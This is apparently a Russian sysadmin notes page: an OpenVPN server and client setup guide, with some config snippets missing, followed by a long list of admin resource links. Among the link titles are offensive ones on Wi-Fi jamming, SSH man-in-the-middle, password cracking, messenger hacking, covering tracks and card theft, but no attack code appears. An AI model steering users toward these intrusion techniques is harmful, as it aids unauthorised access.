./easyrsa gen-req server nopass
sudo cp pki/private/server.key /etc/openvpn/server/

5. Подписание CSR сервера OpenVPN.
scp ~/easy-rsa/pki/reqs/server.req username@your_ca_server_ip:/tmp

Если вы не хотите использовать аутентификацию по паролю, вам нужно будет сгенерировать пару ключей SSH для каждого сервера, а затем добавить открытый ключ SSH сервера OpenVPN в файл авторизованных_ключей компьютера CA и наоборот. Если вы не хотите проходить через все это, вы можете просто скопировать файлы. Откройте файл на сервере OpenVPN, скопируйте его содержимое, затем создайте файл на сервере CA и вставьте его. Снова войдите на сервер CA, перейдите в каталог ~/easy-rsa и импортируйте файл CSR.

cd ~/easy-rsa
./easyrsa import-req /tmp/server.req server
./easyrsa sign-req server server

Вам будет предложено проверить, исходит ли запрос из надежного источника. Введите «yes», затем нажмите клавишу ENTER для подтверждения.
Далее вам будет предложено ввести парольную фразу закрытого ключа CA, которую вы установили ранее.

scp ~/easy-rsa/pki/issued/server.crt username@your_vpn_server_ip:/tmp
scp ~/easy-rsa/pki/ca.crt username@your_vpn_server_ip:/tmp

На вашем сервере OpenVPN скопируйте файлы в каталог /etc/openvpn/server.

sudo cp /tmp/{server.crt,ca.crt} /etc/openvpn/server

6. Настройка криптографического материала OpenVPN.
cd ~/easy-rsa
./easyrsa gen-dh
sudo openvpn --genkey secret ta.key
sudo cp ta.key /etc/openvpn/server
sudo cp pki/dh.pem /etc/openvpn/server

7. Создайте сертификат клиента и пару ключей.
Создайте каталог на своем VPN-сервере для хранения сертификата клиента и файлов ключей.

mkdir -p ~/client-configs/keys
chmod -R 700 ~/client-configs
cd ~/easy-rsa

Создайте ключ клиента с client1 в качестве общего имени клиента. Для клиента можно использовать любой CN.
./easyrsa gen-req client1 nopass
Нажмите ENTER, чтобы подтвердить имя

cp pki/private/client1.key ~/client-configs/keys/

Перенесите файл client1.req на сервер CA.
scp pki/reqs/client1.req username@your_ca_server_ip:/tmp

Снова войдите на сервер CA и импортируйте запрос сервера.
cd ~/easy-rsa
./easyrsa import-req /tmp/client1.req client1
./easyrsa sign-req client client1

При появлении запроса введите «yes», чтобы подтвердить подписание запроса и подтверждение того, что он поступил из надежного источника.
Вам будет предложено ввести парольную фразу CA.
Перенесите созданный сертификат обратно на сервер OpenVPN.

scp pki/issued/client1.crt username@your_server_ip:/tmp

На сервере OpenVPN скопируйте сертификат клиента в каталог ~/client-configs/keys.
cp /tmp/client1.crt ~/client-configs/keys/

sudo cp ~/easy-rsa/ta.key ~/client-configs/keys/
sudo cp /etc/openvpn/server/ca.crt ~/client-configs/keys/
sudo chown username.username ~/client-configs/keys/*

8. Настройте OpenVPN.
sudo cp /usr/share/doc/openvpn/examples/sample-config-files/server.conf /etc/openvpn/server/
sudo vim /etc/openvpn/server/server.conf

Найдите раздел HMAC файла, найдя директиву tls-auth. Закомментируйте строку, добавив точку с запятой (;) в начале строки. Добавьте новую строку под ней, как показано.


закомментировать cipher AES-256-CBC, добавить cipher AES-256-GCM и auth SHA256


Поскольку мы используем криптографию с эллиптической кривой, нам нужно отключить шифрование Диффи-Хеллмана. Закомментируйте строку dh dh2048.pem и добавьте под ней dh none.


После запуска OpenVPN должен работать без каких-либо привилегий. Чтобы включить это, найдите и раскомментируйте строки ;user openvpn и ;group openvpn и измените их, как показано.


Перенаправить весь трафик через VPN
Приведенные выше настройки создают VPN-соединение между клиентом и сервером, но не заставляют какие-либо соединения использовать туннель. Для этого нужно раскомментировать push "redirect-gateway def1 bypass-dhcp"


Найдите раздел опций DHCP. Удалите точку с запятой в начале обеих строк. Это говорит клиенту использовать преобразователи OpenDNS.


Изменить порт и протокол
если есть необходимость, можно заменить порт 1194 на 443


Найдите строку proto udp и закомментируйте ее, поставив перед ней точку с запятой. И раскомментируйте строку proto tcp, удалив точку с запятой, как показано.


Since we are using the TCP protocol, we need to change the value of the explicit-exit-notify directive from 1 to 0, as this directive is only used by UDP.


Укажите нестандартные учетные данные
Если вы ранее выбрали другое имя во время команды сервера ./easy-rsa gen-req, вам необходимо изменить строки сертификата и ключа, чтобы они указывали на соответствующие файлы .crt и .key. Поскольку мы используем имя сервера по умолчанию, значение по умолчанию является правильным.


сделаем читабельной конфигурацию сервера
sed -i -e '/^#/d' server.conf
получится нечто вроде такого


9. Настройте сетевую конфигурацию сервера OpenVPN.
sudo nano /etc/sysctl.conf
Добавьте следующую строку внизу файла.
net.ipv4.ip_forward = 1

Чтобы прочитать файл и загрузить новые значения для текущего сеанса, используйте следующую команду.
sudo sysctl -p
vm.swappiness = 0
net.ipv4.ip_forward = 1

Эта конфигурация будет маршрутизировать весь веб-трафик от вашего клиента через IP-адрес вашего сервера, а общедоступный IP-адрес вашего клиента будет эффективно скрыт.

10 – Настройка брандмауэра.
ip route list default
default via 69.28.90.1 dev ens3 onlink

sudo vim /etc/ufw/before.rules

Эти правила считываются и применяются до загрузки обычных правил UFW. Добавьте следующие строки в начало файла, как показано.


sudo nano /etc/default/ufw

Найдите директиву DEFAULT_FORWARD_POLICY и измените ее значение с DROP на ACCEPT.
DEFAULT_FORWARD_POLICY="ACCEPT"

откройте порт 443, который вы ранее настроили для сервера OpenVPN, или 1194 если не меняли порт
sudo ufw allow 443/tcp

Отключите и включите брандмауэр, чтобы применить новую конфигурацию
sudo ufw disable
sudo ufw enable

11 - Start OpenVPN.
sudo systemctl start openvpn-server@server.service
sudo systemctl status openvpn-server@server.service

12. Создание конфигурации клиента.
mkdir -p ~/client-configs/files
cp /usr/share/doc/openvpn/examples/sample-config-files/client.conf ~/client-configs/base.conf
vim ~/client-configs/base.conf

Найдите директиву удаленного доступа и установите ее так, чтобы она указывала на общедоступный IP-адрес вашего сервера OpenVPN. Кроме того, измените порт, чтобы он соответствовал порту, который вы выбрали ранее.


Установите протокол, который вы выбрали ранее, раскомментировав его и закомментировав настройку proto udp.


Раскомментируйте директивы пользователя и группы, удалив точку с запятой перед ними. Также измените значения следующим образом.


Найдите директивы ca, cert и key и закомментируйте их, поставив перед ними точку с запятой. Это связано с тем, что мы добавим сертификаты и ключи в файл конфигурации клиента.


Закомментируйте директиву tls-auth, поскольку мы добавим ta.key непосредственно в файл конфигурации клиента.


Соответствуйте настройке шифрования, установленной в файле `/etc/openvpn/server/server.conf. Также добавьте настройку аутентификации внизу файла.


Добавьте директиву key-direction и установите для нее значение 1, чтобы VPN работал правильно.


Затем добавьте несколько закомментированных строк для обработки различных методов, используемых VPN-клиентами для разрешения DNS. Добавьте следующий набор строк для клиентов, которые не используют systemd-resolved, но полагаются на утилиту resolvconf для управления DNS.


Добавьте следующий набор строк для клиентов, которые используют systemd-resolved для разрешения DNS.


сделаем читабельной конфигурацию клиента
sed -i -e '/^#/d' base.conf
получится нечто вроде такого


Создайте сценарий для компиляции базовой конфигурации с соответствующими файлами сертификата, ключа и шифрования, а затем скопируйте созданный файл конфигурации в каталог ~/client-configs/files.

vim ~/client-configs/make_config.sh


chmod 700 ~/client-configs/make_config.sh

Этот сценарий создает копию файла base.conf, собирает все файлы сертификатов и ключей, извлекает их содержимое, добавляет их в базовый файл конфигурации и экспортирует все это для создания нового файла конфигурации клиента. Каждый раз, когда вы добавляете новый клиент, вам необходимо сгенерировать для него новые ключи и сертификаты, а затем запустить этот скрипт, чтобы создать файл конфигурации клиента.
Мы уже создали сертификат клиента и файлы ключей на шаге 7. Давайте создадим для них файл конфигурации.

cd ~/client-configs
./make_config.sh client1

файл конфигурации клиента лежит в
~/client-configs/files/client1.ovpn

13. Установите и проверьте клиентское соединение.
установим на клиентском компьютере openvpn
sudo apt install openvpn

Проверьте, использует ли ваша система systemd-resolved для управления DNS-запросами, выполнив следующую команду.
cat /etc/resolv.conf

Вы получите аналогичный результат.
# Generated by NetworkManager
nameserver 8.8.8.8
nameserver 8.8.4.4

Если система использует systemd-resolved, то указанный выше IP-адрес будет 127.0.0.53. Кроме того, комментарий вверху файла подтверждает то же самое. Если IP-адрес отличается от 127.0.0.53, значит, система не использует systemd-resolved, и вам необходимо выполнить шаги, упомянутые позже.

Но сначала загрузите файл client1.ovpn с сервера, используя следующую команду.
scp username@your_server_ip:/home/username/client-configs/files/client1.ovpn .

Для клиентов с systemd-resolved
sudo apt install openvpn-systemd-resolved
vim client1.ovpn

Раскомментируйте следующие строки в файле, удалив точку с запятой перед ними.


Для клиентов с update-resolve-conf
Это шаг, который вам нужно использовать, если у вас есть система Debian. Сначала убедитесь, что ваш дистрибутив использует update-resolv-conf.

$ ls /etc/openvpn
client server update-resolv-conf

Если ваша система содержит файл update-resolv-conf, откройте файл конфигурации клиента для редактирования.
vim client1.ovpn

Раскомментируйте следующие строки в файле, удалив точку с запятой перед ними.


Если вы используете дистрибутив на базе CentOS, измените директиву группы с nogroup на none.


Connect Client
sudo openvpn --config client1.ovpn

чтобы проверить соединение, посетите URL-адрес https://whatismyip.com в своем браузере, и вы увидите свой IP-адрес и местоположение вашего сервера OpenVPN
https://whatismyip.com

добавить плагин подключения в дебиане
apt install network-manager-openvpn-gnome

Начиная с Ubuntu 18.04, если у вас уже есть файл opvn, вы можете импортировать его. (sudo не требуется)
nmcli connection import type openvpn file [client].ovpn

клиент на андроид
OpenVPN Connect – OpenVPN App
https://play.google.com/store/apps/details?id=net.openvpn.openvpn&hl=ru
OpenVPN for Android
https://play.google.com/store/apps/details?id=de.blinkt.openvpn&hl=ru

прочее
ещё рецепты
Как сделать и настроить собственный VPN

sudo apt install openvpn easy-rsa -y

В папке нашего пользователя создаем директорию с символической ссылкой и нужными правами:

mkdir ~/easy-rsa
ln -s /usr/share/easy-rsa/* ~/easy-rsa/
chmod 700 ~/easy-rsa

Создаем конфигурационный файл для Easy-RSA и инициализируем инфраструктуру открытых ключей (PKI):

cd ~/easy-rsa
echo -e 'set_var EASYRSA_ALGO ec\nset_var EASYRSA_DIGEST sha512' > vars
./easyrsa init-pki

Сгенерируем ключи удостоверяющего центра:

./easyrsa build-ca nopass

Система запросит ввести универсальное имя, здесь можно просто нажать Enter.
Выпустим и подпишем пару "ключ-сертификат" для сервера:

./easyrsa gen-req server nopass
./easyrsa sign-req server server

При выполнении первой команды вас попросят указать Common Name, здесь просто нажмите Enter. Для второй команды запрос нужно подтвердить, введя yes.

Скопируем созданные файлы в каталог OpenVPN:

sudo cp ~/easy-rsa/pki/private/server.key /etc/openvpn/server
sudo cp ~/easy-rsa/pki/issued/server.crt /etc/openvpn/server
sudo cp ~/easy-rsa/pki/ca.crt /etc/openvpn/server

Для дополнительной защиты, создадим предварительный общий ключ (PSK), который будет использоваться с директивой tls-crypt:

sudo openvpn --genkey secret /etc/openvpn/server/ta.key

Выпустим и подпишем пару "ключ-сертификат" для клиента client1:

./easyrsa gen-req client1 nopass
./easyrsa sign-req client client1

В первой команде на требование указать Common Name нажмите Enter, при выполнении второй команды подтвердите запрос вводом yes.

Создадим директорию для клиентских конфигов, скопируем туда нужные файлы и установим для них соответствующие права:

mkdir ~/openvpn-clients
chmod -R 700 ~/openvpn-clients
cp ~/easy-rsa/pki/private/client1.key ~/openvpn-clients/
cp ~/easy-rsa/pki/issued/client1.crt ~/openvpn-clients/
sudo cp /etc/openvpn/server/{ca.crt,ta.key} ~/openvpn-clients/
sudo chown user ~/openvpn-clients/*

Настроим конфиг OpenVPN на основе дефолтного примера. Для этого скопируем шаблонный файл server.conf в рабочую директорию:

sudo cp /usr/share/doc/openvpn/examples/sample-config-files/server.conf /etc/openvpn/server/

C помощью любого текстового редактора открываем файл server.conf для редактирования:

sudo vim /etc/openvpn/server/server.conf

В этом файле нужно внести следующие изменения:
заменить dh dh2048.pem на dh none
раскомментировать строку push "redirect-gateway def1 bypass-dhcp"
раскомментировать две строки с DNS серверами:
push "dhcp-option DNS 208.67.222.222"
push "dhcp-option DNS 208.67.220.220"
По умолчанию здесь указаны адреса публичных DNS серверов от OpenDNS. Рекомендую сразу их заменить на DNS сервера от CloudFlare (1.1.1.1, 1.0.0.1) или Google (8.8.8.8 и 8.8.4.4)
заменить tls-auth ta.key 0 на tls-crypt ta.key
заменить cipher AES-256-CBC на cipher AES-256-GCM и после этой строки добавить еще одну новую – auth SHA256
добавить в конце файла две строки:
user nobody
group nogroup

Чтобы включить переадресацию пакетов, раскомментируем (вручную или с помощью утилиты sed) строку net.ipv4.ip_forward=1 в файле /etc/sysctl.conf и применим изменения:

sudo sed -i '/net.ipv4.ip_forward=1/s/^#//g' /etc/sysctl.conf
sudo sysctl -p

Теперь нужно настроить форвардинг и маскарадинг в iptables, но для этого сначала посмотрим имя публичного сетевого интерфейса на сервере:

ip route list default

Пример результата выполнения команды показан ниже, в нем имя нужного нам интерфейса отображается сразу после "dev" :

default via 123.45.67.8 dev ens3 proto static onlink

Здесь интерфейс называется ens3, в вашем случае он может быть другой.

Разрешаем переадресацию и включаем маскарадинг в iptables. При необходимости имя интерфейса (ens3) в трех местах замените на нужное:

sudo apt install iptables-persistent -y
sudo iptables -A INPUT -i tun+ -j ACCEPT
sudo iptables -A FORWARD -i tun+ -j ACCEPT
sudo iptables -A FORWARD -i ens3 -o tun+ -j ACCEPT
sudo iptables -A FORWARD -i tun+ -o ens3 -j ACCEPT
sudo iptables -t nat -A POSTROUTING -s 10.8.0.0/8 -o ens3 -j MASQUERADE
sudo netfilter-persistent save

Добавляем сервис OpenVPN в автозагрузку и запускаем его:

sudo systemctl enable openvpn-server@server.service
sudo systemctl start openvpn-server@server.service

Проверить, запущен ли VPN можно командой:

sudo systemctl status openvpn-server@server.service

Нам осталось создать файл конфигурации .ovpn, который клиент будет использовать для подключения к VPN.
Файл .ovpn должен содержать базовые параметры, сертификаты и ключи. Чтобы не объединять это всё вручную, напишем небольшой BASH-скрипт:

create_client_config.sh


В скрипте вместо X.X.X.X впишите IP адрес вашего сервера, поместите файл в любую директорию и установите исполняемые права:

chmod +x create_client_config.sh

Создаем .ovpn файл для client1:

./create_client_config.sh client1

Готово! В папке ~/openvpn-clients появился client1.ovpn. Скачайте его и просто импортируйте в любой OpenVPN-клиент или на роутер с поддержкой этой функции.


подборка сисадмина 2
подборка сисадмина видео

раскрыть тему

Сайты


http://ru.manpages.org/
http://www.ciscolab.ru/
http://ciscomaster.ru/
https://nginxconfig.io/
https://technet.microsoft.com/ru-ru/
http://www.certification.ru/
http://nastroisam.ru/
http://winitpro.ru/
https://windowsnotes.ru/
http://www.vmgu.ru/
http://rsdn.org/
http://ab57.ru/
http://cmd4win.ru/
http://www.4its.ru/
http://zabrosov.ru/
http://www.f-notes.info/
http://system-administrators.info/
https://wiki.autosys.tk/doku.php
https://serveradmin.ru/
http://admin-vestnik.ru/
http://admin-gu.ru
http://www.adminia.ru/
http://freesource.info/wiki
http://it-inside.org/
http://mixed-spb.ru/
https://studylinux.ru/
http://www.zabrosov.ru/
http://wiki.dieg.info/
http://wiki.enchtex.info/
http://it-connection.ru/
https://litl-admin.ru/
https://habrahabr.ru/
https://xakep.ru/
http://www.linuxformat.ru/
https://codeby.net/
https://tproger.ru/
http://www.site-helper.ru/
http://www.oszone.net/
http://pyatilistnik.org/
http://rs232.net.ru
http://bog.pp.ru/map_full.html
http://ccienetlab.com/
http://www.script-coding.com/
https://academy.yandex.ru/
https://cheatsheets.zip/


Блоги


http://uzverss.livejournal.com/tag
https://blogs.technet.microsoft.com/mark_russinovich/
http://gpo-planet.com/
http://itband.ru/
http://ixnfo.com/
http://eax.me/
http://olemskoi.ru/
https://debian.pro/
http://sysadminblog.ru/
http://www.vottak.info/
http://sonikelf.ru/
http://xaker-it.ru/
http://blogsisadmina.ru/
http://www.allwork.kiev.ua/
https://sergeysl.ru/
https://cdeblog.ru/
http://slusar.su/
http://fx-files.ru/
https://linkmeup.ru/
https://sysadminblog.ru/
https://andreyex.ru/
http://mikrotik-ukraine.blogspot.ru/
http://vladimir-stupin.blogspot.ru/
http://nosovdn-cisco.blogspot.ru/
http://prosto-seti.blogspot.ru/
https://yvoinov.blogspot.com/
https://bga68.livejournal.com/
https://interface31.ru/tech_it/index.html
https://vk.com/linuxbash
https://vk.com/sysodmins
https://vk.com/adminsclub
https://vk.com/yandex.academy

133 канала и чата в Telegram для программистов


Статьи


сеть
Сборник полезных ссылок для системного администратора
Еще раз про IP-адреса, маски подсетей и вообще
Каверзные сетевые вопросы
А вы хорошо знаете статическую маршрутизацию?
Так сколько же адресов IPv4 пропадет?
Специальные диапазоны IP адресов
------------------------------------------------------------------------
Основы компьютерных сетей. Тема №1. Основные сетевые термины и сетевые модели
Основы компьютерных сетей. Тема №5. Понятие IP адресации, масок подсетей и их расчет
IP - адреса и разбиение на подсети
Самостоятельно готовимся к CCNA: практические советы
Конспект по материалам курса ICND1 100-101
Краткие заметки по Cisco CCNA (часть ICND1)
Пропавшие без вести (топ 10 полезных команд не попавших в курс CCNA)
------------------------------------------------------------------------
Сети для самых маленьких
Рассмотрим, создадим и заюзаем аппаратную петлю на порте коммутатора
Loopdetect своими руками
https://ru.wikipedia.org/wiki/IPv4
Эмулятор UNetLab — революционный прыжок
Лабораторная работа «Обучаемся настраивать сети в GNU/Linux»
http://xgu.ru/wiki/Cisco_ASA
Часто используемая терминология локальных сетей
Что роняет Ethernet-сеть
[Конспект админа] Домены, адреса и Windows: смешивать, но не взбалтывать
Настраиваем доменную аутентификацию на сетевом оборудовании

D-Link CLI
Основные команды для работы с коммутаторами D-Link серии DES и DXS
Cisco Dhcp relay и D-Link Разница
О построении провайдерской сети в небольшом городе. Часть 1
О построении провайдерской сети в небольшом городе. Часть 2

Проброс портов в Микротике — ликбез для начинающих
------------------------------------------------------------------------
Список портов TCP и UDP
Какие порты проверяются?
Скрытый канал поверх ICMP

Работа с почтой при помощи Python
Python для сетевых инженеров: начало пути
------------------------------------------------------------------------
Одна из причин потерь на сети 802.11
Как сделать Wi-Fi без роутера в Linux
------------------------------------------------------------------------
Обратная инженерия сетевого трафика

Первое знакомство с командой ss
Как узнать имена хостов для большого количества IP адресов
Сетевой pivoting: понятие, примеры, техники, инструменты


Systemd за пять минут
Шпаргалка по управлению сервисами CentOS 7 с systemd
https://wiki.archlinux.org/index.php/Systemd_(Русский)
коротко об systemd
Структура директорий Linux. Важные файлы Linux
Что такое файловая система /proc в Linux
57 инструментов командной строки для мониторинга производительности Linux
Какие есть полезные инструменты с интерфейсом командной строки для системных администраторов Linux
------------------------------------------------------------------------
Удаление большого количества файлов в директории
Создание "неудаляемой" папки или файла в Linux

Восстановление данных
Работа с теневыми копиями Windows. Предыдущие версии файлов.
Как пользоваться одной из легендарных программ по диагностике жёстких дисков под названием Victoria!
Восстановление повреждённых файлов на основе CRC32
------------------------------------------------------------------------
Сборник полезных ссылок для системного администратора
Подборка материала для начинающего linux-сисадмина
Что такое RFC?
Пасхалки в DNS
------------------------------------------------------------------------
Сложно о простом. Модель OSI и TCP/IP
Сложно о простом. Физический уровень (L1) модели OSI
Сложно о простом. Канальный уровень (L2) модели OSI
Сложно о простом. Сетевой уровень (L3) модели OSI
Сложно о простом. Транспортный уровень (L4) модели OSI
Сложно о простом. Сеансовый уровень (L5), представительный (L6) уровень и прикладной (L7) уровень
Сложно о простом. Самые популярные заголовки уровня L2 модели OSI в Ethernet
Сложно о простом. Самые популярные заголовки уровня L3 и L4 модели OSI
Сложно о простом. Самые популярные протоколы и принципы их работы. ARP, ICMP, IGMP, TCP, UDP, SCTP, DNS и DHCP. Часть 1
Сложно о простом. Самые популярные протоколы туннелирования, динамической маршрутизации и принципы их работы. Часть 2
Сложно о простом. Самые популярные протоколы и принципы их работы. HTTP, HTTPS, SSL и TLS. Часть 3
------------------------------------------------------------------------
Альт Сервер 8.0 Документация

AD LDAP SAMBA GPO
https://ru.bmstu.wiki/Microsoft_Active_Directory

статьи по Active Directory
Samba, LDAP, Ввод Linux в домен
восстановление AD

Настраиваем и автоматизируем развёртывание Active Directory
RDS НА ОСНОВЕ СЕАНСОВ В WINDOWS SERVER 2012 R2
Настройка удаленных приложений RemoteApp в Windows Server 2008 R2
Как перенести рабочую активированную Windows 10 на другой компьютер с другим «железом»
Включаем дедупликацию в Windows 10
Команды ms-settings для быстрого доступа к настройкам Windows 10

Анализ реестра Windows
powershell команды управления виртуальными машинами
------------------------------------------------------------------------
Cтроим инфраструктуру на базе продуктов MS
Почему я люблю Microsoft. Заметки зомби
Строим инфраструктуру на базе продуктов MS
------------------------------------------------------------------------

Отсылка писем с адреса другого пользователя
Подключение общего ящика Exchange 2010
Как обнаружить, включить и отключить протоколы SMB версий 1, 2 и 3 в Windows и Windows Server

Перекрестное опыление: управляем Linux из-под Windows, и наоборот
Ввод Linux в домен (инструкция от Eset)
Устанавливаем ALDPro Astra Linux


активация
Узнать ключ активации Windows

------------------------------------------------------------------------
Скандальная правда об отладке ядерного кода в Linux
Как понять, что происходит на сервере
Настройка Linux для высоконагруженных проектов и защиты от DDoS
Получение информации об аппаратном обеспечении Linux-компьютера без использования отвертки
Введение в ELK: собираем, фильтруем и анализируем большие данные
------------------------------------------------------------------------
HAPRoxy для Percona или Galera на CentOS. Его настройка и мониторинг в Zabbix
Разбираем методы проксирования на основе HAProxy
Универсальный https c использованием ГОСТ сертификата
USB over IP для личного использования: организовываем клиент-серверный комплекс на Linux и Windows
------------------------------------------------------------------------
Перестаем бояться виртуализации при помощи KVM
Управление виртуальными машинами с помощью virsh
Настройка LEMP-сервера с помощью Ansible для простых проектов. Часть первая: знакомство с Ansible
Установка и настройка VMmanager 5 на Linux

подборка по виртуализации и облакам
------------------------------------------------------------------------
Полное практическое руководство по Docker: с нуля до кластера на AWS

IceCash 2.0 Web АРМ Кассира и АИС по обмену данными с кассами под Linux на Python
http://docs.artix.su/
Как я настраивал новые утилиты по работе с электронной подписью в Linux
ЕГАИС. Устанавливаем УТМ на Debian (Ubuntu)
установка УТМ ЕГАИС на ubuntu и debian
------------------------------------------------------------------------

1C подборка
Публикация базы данных 1С Предприятия на WEB сервере Apache
Инструкция по установке и настройке SQL Server и 1С
Как правильно настроить MS SQL сервер для работы с 1С
Резервное копирование 1С средствами MS SQL
Зеркалирование баз данных на MS SQL
Bacula: для тех кому надо по-быстрому и в картинках
Пошаговая инструкция обновления платформы 1С версии 8.3
Часто встречающиеся ошибки 1С и общие способы их решения
Установка PostgreSQL 10 для 1С:Предприятие на Debian / Ubuntu (сборка от 1С)
http://1c.postgrespro.ru/
Экономим на «винде». Как оптимизировать затраты на софт на примере бухгалтерии


Поваренная книга миграции данных между БД или как перенести данные из одной БД в другую с минимальной болью

Администрирование PostgreSQL для начинающих (часть 1)
Администрирование PostgreSQL для начинающих (часть 2)
Администрирование PostgreSQL для начинающих (часть 3)
Администрирование PostgreSQL для начинающих (часть 4)
Администрирование PostgreSQL для начинающих (часть 5)
------------------------------------------------------------------------
Каталог биллинговых систем
первая установка и настройка оборудования Ubiquiti
------------------------------------------------------------------------
Создаем свой терминал в Google Colab для работ в GitHub, GDrive, NGrok и.т.д
https://github.com/demining/TerminalGoogleColab
Обзор современных систем веб-рабочих столов
LTSP: Терминальный сервер на Linux
установка сервера терминалов XRDP на Debian 9.
------------------------------------------------------------------------
curl ifconfig.co
curl eth0.me
curl 2ip.ru
curl ipinfo.io
curl ipinfo.io/ip
curl api.ipify.org
curl api.ipify.org?format=json

Как всегда знать свой адрес в сети и не платить за белый IP
http://v4.ipv6-test.com/api/myip.php
http://v6.ipv6-test.com/api/myip.php
http://v4v6.ipv6-test.com/api/myip.php

https://freedns.afraid.org/
https://libp2p.io/

Обход NAT с помощью IPv6 & CloudFlare
------------------------------------------------------------------------
99+ бесплатных инструментов для анализа зловредов
------------------------------------------------------------------------

Как держать 20 тысяч VPN клиентов на серверах за $5 (Отличительные черты убогого хостинга)

------------------------------------------------------------------------
http://xgu.ru/wiki/Zone-Based_Policy_Firewall
ZBFW для руководства устранения неполадок конфигурации XE IOS
http://help.ubuntu.ru/wiki/openvpn
http://linux-bash.ru/mcommand.html
------------------------------------------------------------------------
Дисковый массив HP EVA — все просто!

PhantomEx: Готовим почву (создание образа HDD и установка загрузчика GRUB2)
PhantomEx: Спецификация Multiboot - делаем заготовку ядра

Активация discard (TRIM) на Linux для SSD
------------------------------------------------------------------------
Самостоятельная настройка VDS / VPS
Установка и настройка Zabbix 3.0 на CentOS 7
Установка Debian через ssh.
help.ubuntu TFTP
https://help.ubuntu.com/community/TFTP
Установка и настройка vsFTPd на Ubuntu
Памятка по управлению пакетами в Debian и Ubuntu
------------------------------------------------------------------------
Как работают браузеры. Часть 1

Тюнинг сетевого стека Linux для ленивых

безопасность
https://ru.wikibooks.org/wiki/Iptables
ufw - простой Firewall
ipfw Примеры из жизни
Создание и тестирование Firewall в Linux, Часть 2.2. Таблицы Firewall. Доступ к TCP\IP структурам

21 пример использования iptables для администраторов.
firewall-cmd настройка брадмаузера
изменение времени файлов, удаление истории посещения и команд в linux
Как защитить свой VDS сервер: 53 000 попыток взлома за 5 дней

Шифрование разделов
Шифрование файлов
Прячем шифрованные диски

------------------------------------------------------------------------
Запуск сторонних форматов в Linux или разбираемся с binfmt
Основы работы с фреймворком Radare
Используем Google для взлома: 6 приемов

Виртуальные Wi-Fi интерфейсы для одновременного использования Wi-Fi адаптера в разных режимах
перехвата трафика в Wi-Fi сети.
Тестирование на проникновение и усиление безопасности Вашей WiFi сети. Kali Linux⁠⁠
Wifi_Jammer: как глушить WiFi⁠⁠

Отслеживание Bluetooth-устройств: эксперимент и выводы

Как узнать с каких IP заходили на мой сервер через удаленный рабочий стол (RDP)?
Как узнать, какие USB устройства подключались к Linux
Аудит безопасности IP камер
Анализ и разбивка составных файлов (прошивки, образы дисков)

Как перехватить пароль SSH. Атака человек-посередине на SSH

Инструменты Kali Linux
Hashcat
Практические примеры использования Hashcat
Как в Linux взламывать пароли видеокартой и центральным процессором
------------------------------------------------------------------------
уязвимости
https://www.debian.org/security/
https://people.canonical.com/~ubuntu-security/cve/
https://cve.mitre.org/data/refs/refmap/source-DEBIAN.html
https://cve.mitre.org/data/refs/index.html
https://access.redhat.com/security/security-updates/#/cve
https://www.openwall.com/lists/oss-security/
CVE-2014-0196
Как попасть на дачу президента в пять часов утра
Как СОРМ сливает наши с вами данные всем желающим
Китайские закладки: непридуманная история о виртуализации, безопасности и шпионах — «Хакер»

Клонируем бесконтактную карту с помощью мобильного приложения
Как украсть деньги с бесконтактной карты и Apple Pay
Мошенничество с картами с чипом по-бразильски

https://ru.wikipedia.org/wiki/AMD_Platform_Security_Processor
https://ru.wikipedia.org/wiki/Intel_Management_Engine
Безопасность прошивок на примере подсистемы Intel Management Engine
Intel ME. Как избежать восстания машин?

Анализ и разбивка составных файлов (прошивки, образы дисков)
Анализ вируса под Linux на Bash

------------------------------------------------------------------------
как мы нашли, проанализировали (с помощью Reddit) и в итоге поймали виновника вредоносного устройства в нашей сети
RogueOne: создание мошеннической точки доступа Wi-Fi с помощью Raspberry Pi
Доступ к журналу событий из командной строки
Использование RADIUS (Windows Network Policy Server) для аутентификации и авторизации на ИПБ APC (Web/SNMP Management Card)
LAN-party для пентестеров: прорываемся к домен контроллеру через розетку
------------------------------------------------------------------------
Как сбросить пароль администратора домена
Сброс или изменение пароля Windows с помощью Linux
Как сбросить пароль Windows
Как УЗНАТЬ пароль Windows?

Commando VM: Windows для хакеров
Утилиты NirSoft для извлечения информации из Windows

Обзор криминалистических артефактов Windows
Вертим логи как хотим ― анализ журналов в системах Windows
Повышение привилегий в Windows-среде
Как посмотреть логи windows
C:\Windows\System32\LogFiles\
C:\Users\User\AppData\Roaming\Microsoft\Windows\Recent
Log Parser Studio
Отчет о VPN подключениях в ISA
Как узнать с каких IP заходили на мой сервер через удаленный рабочий стол (RDP)?
Список кодов ошибок Windows BSoD

Как удалить из реестра все что нужно, даже если нельзя?
имени администратора и выполнить команду psexec.exe -i -s regedit.exe

Ошибка «Для сервера терминалов достигнуто максимально возможное число разрешенных подключений»
mstsc /admin

------------------------------------------------------------------------
Пространства имён
обзор пользовательских пространств имён Linux
user_namespaces
Глубокое погружение в Linux namespaces Часть 1
Глубокое погружение в Linux namespaces Часть 2
Глубокое погружение в Linux namespaces Часть 3
Глубокое погружение в Linux namespaces Часть 4

Методика безопасности, нейтрализующая угрозу эксплуатации уязвимости ядра linux
Для нейтрализации угрозы эксплуатации уязвимости ядра linux необходимо запретить непривилегированным пользователям создавать новые пространства имен пользователей, установив значение параметра ядра kernel.unprivileged_userns_clone равным "0". Чтобы проверить текущее значение параметра ядра необходимо выполнить команду:

sudo sysctl kernel.unprivileged_userns_clone
cat /proc/sys/kernel/unprivileged_userns_clone

Параметр ядра kernel.unprivileged_userns_clone может принимать следующие значения:
0 — в случае, когда непривилегированным пользователям запрещено создавать новые пространства имен пользователей;
1 — в случае, когда непривилегированным пользователям разрешено создавать новые пространства имен пользователей.
Для того чтобы временно (до перезагрузки системы) запретить непривилегированным пользователям создавать новые пространства имен пользователей, необходимо выполнить команду:

sudo sysctl -w kernel.unprivileged_userns_clone=0

Для того чтобы установленное значение параметра ядра сохранилось после перезагрузки, необходимо:

Добавить в файл /etc/sysctl.d/999-astra.conf следующую строку:

kernel.unprivileged_userns_clone = 0
Это можно сделать следующей командой:

echo "kernel.unprivileged_userns_clone = 0" | sudo tee -a /etc/sysctl.d/999-astra.conf
Перезагрузить параметры ядра, выполнив команду:

sudo sysctl --system

------------------------------------------------------------------------
Как принять участие в open source проекте Chromium
когда нету configure
Kali Linux в Windows
Insanity Framework. Взлом удаленного ПК с помошью PDF.
Как с помощью Linux сбросить пароль и получить права админа в Windows 7
Сброс пароля root (CentOS, Red Hat)
Скрытность в Linux. Заметаем следы
FAQ по восстановлению забытого пароля администратора в MySQL
Как взломать Telegram и WhatsApp: спецслужбы не нужны
Event Tracing for Windows на стороне зла. Но это не точно
DPI мобильных операторов: от бесплатного интернета до раскрытия номера и местоположения
